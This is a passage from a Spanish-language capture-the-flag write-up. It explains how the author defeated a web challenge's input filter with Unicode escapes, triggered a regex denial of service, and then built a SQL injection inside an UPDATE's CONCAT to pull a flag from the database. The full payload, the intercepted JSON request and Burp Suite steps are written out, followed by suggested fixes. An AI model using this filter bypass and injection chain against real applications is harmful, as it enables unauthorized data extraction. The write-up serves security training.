Superado el obstáculo del tiempo, lo siguiente que se hará será superar el obstáculo de los caracteres prohibidos. Como ya se ha mencionado previamente, los caracteres que valida la función `containsBadChars` son muy útiles a la hora de realizar una inyección ya que permite “escapar” de un `string` y modificar la consulta como se quiera sin que se produzca un error de sintaxis. La idea es buscar una forma de usar esos caracteres sin que los detecte el filtro, pero que después si que puedan ser aplicados en el resto del código. Para ello, se va a aprovechar una de las opciones de las `regex` y Java respecto a caracteres `Unicode`, ya que interpretan `'` y `\u0027` de la misma forma. Esto es perfecto en este caso ya que el filtro no detectará el carácter `'` ya que verá `\u0027` pero sin embargo más adelante será interpretado como `'` en el resto del código.

Una vez se tiene la `evil regex` y se pueden usar caracteres prohibidos, se procede a construir la inyección. Para ello se parte de la `query` base sustituyendo los `prepared statements` (que son `text` e `ip` (en este caso se usara de ejemplo 255.255.255.255)) y sustituyendo el valor que adoptará ?? quedando así:

```
UPDATE search_datadb SET text='aaaaaaaaaaaaaaaaaaaaaaaaaaaaa!',
regex=CONCAT("'" + search + "'") WHERE ip=255.255.255.255
```

La sintaxis de la función `CONCAT` es `CONCAT(String1, String2, ..., StringN)`, es decir, recibe una serie de `Strings` separadas por comas y las junta. El objetivo es obtener la flag (situada en los campos `search` y `text` tal y como se vio en el código) que estará almacenada en una fila de la tabla en la que `ip=127.0.0.1`. Para obtener el campo `text` se usará un `SELECT` pero hay que tener en cuenta una cosa y es que en las `query` de `UPDATE` de MySQL no se permite usar la base de datos objetivo del `UPDATE` en un `FROM`, es decir, si se utiliza algo como esto `UPDATE search_datadb SET text=?, regex=CONCAT('',(SELECT regex FROM search_datadb),') WHERE ip=?` se lanzará el siguiente error: `java.sql.SQLException: You can't specify target table 'search_datadb' for update in FROM clause`. Para solucionar esto lo que se ha hecho es anidar otro `SELECT` y usar un alias para así evitar la restricción y poder obtener los datos. El `SELECT` que se hará por tanto para obtener ese campo es:

```
SELECT text FROM (SELECT text FROM search_datadb where text like '%URJC%') AS db
```

Como se puede observar en el `SELECT` anidado, lo que se hace es seleccionar el texto de la tabla que tenga

la forma `%URJC%`, es decir, que contenga esa palabra. Como solo se habrá devuelto un resultado, el `SELECT` exterior obtendrá el campo `text` y no dará error ya que se está usando un alias y no se está “extrayendo directamente” de `search_datadb` (es importante que solo se obtenga un resultado ya que la función `CONCAT()` da error si hay mas de 1 fila en alguno de los valores que se pasan como parámetro).

Una vez se tiene como sacar el campo `text` que contiene la `flag`, se empieza a construir lo que hay que pasar a la página como `search` combinando la `evil regex` y la inyección además de los caracteres necesarios para que las 2 sean válidas sintácticamente en sus respectivos lugares.

A la `evil regex` se le añade un `|` a cada lado para que analice la `evil regex` “por separado” a la hora de analizar el texto quedando `|((a+)+)+$|`. Para que el `CONCAT` no de error sintáctico y a la vez se puedan usar los elementos descritos previamente y de la forma correcta para obtener los datos, tiene que quedar de la siguiente forma:


```
CONCAT(' ', '|((a+)+)+$|', (SELECT text FROM (SELECT text FROM search_datadb
  where text like '%URJC%') AS db), '')
```

La primera y última `'` se añaden en el código por lo que habría que rellenar el campo `search` del input con el resto. Los caracteres Unicode usados son `\u0027` para las `'` y `\u0025` para los `%` quedando así lo que hay que introducir:

```
\u0027,\u0027|((a+)+)+$|\u0027,(SELECT text FROM (SELECT text FROM search_datadb where
  text like \u0027\u0025URJC\u0025\u0027) AS db),\u0027
```

Ataque - Realización

Tras lo explicado previamente, el `serializedJSON` tiene que quedar por tanto de la siguiente forma:



```
{\"search\": \"\\u0027,\\u0027|((a+)+)+$|\\u0027,(SELECT text FROM (SELECT text FROM search_datadb where text like \\u0027\\u0025URJC\\u0025\\u0027) AS db),\\u0027\", \"text\": \"aaaaaaaaaaaaaaaaaaaaaaaaaaaaa!\"}
```

Figure 12: serializedJSON

Para realizar el ataque, se ha utilizado la herramienta `Burpsuite` para interceptar la petición e introducir los datos deseados en el `serializedJSON`. Lo primero que se hace es abrir la pagina del reto <https://r4-ctf-vulnerable.numa.host/> y se activa la intercepción de `burp`. Tras eso se introduce por ejemplo una `a` en cada campo para interceptar la petición y se cambia el `serializedJSON` quedando de la siguiente forma:




Figure 13: serializedJSON changed

Una vez cambiado, se selecciona el texto correspondiente a **search**, y mediante **click derecho->convert selection->URL->URL encode all characters** se codifican los caracteres en el formato correspondiente quedando de la siguiente forma:




Figure 14: search encoded

Por último se hace **do intercept->response to this request** para observar la respuesta y se envía al servidor la petición. Tras llegar la respuesta se manda al navegador y como se puede observar se obtiene la

flag:




Figure 15: flag obtained

Flag

La flag de este reto es por tanto: **URJC{w0w__such__vuln__chain}**

Arreglos y mejoras

Este reto posee muchas trabas para impedir la inyección (comprobación de longitud, filtro de caracteres, tiempo, etc) no obstante como se ha podido observar es posible realizarla. Para arreglar la vulnerabilidad una de las cosas que se podrían hacer es en vez de filtrar los caracteres de esa forma filtrar también los caracteres en puntos del código donde se produzca la conversión de **Unicode** a su respectivo caracter para poder detectarlos. Otra de las cosas que se podrían hacer es usar **prepared statements** para todas las entradas del usuario y no solo para el campo **text**, evitando de esa forma que se pueda inyectar código en la **query**.

Minichell

Descripción

Detección

Explicación

Flag

Arreglos y mejoras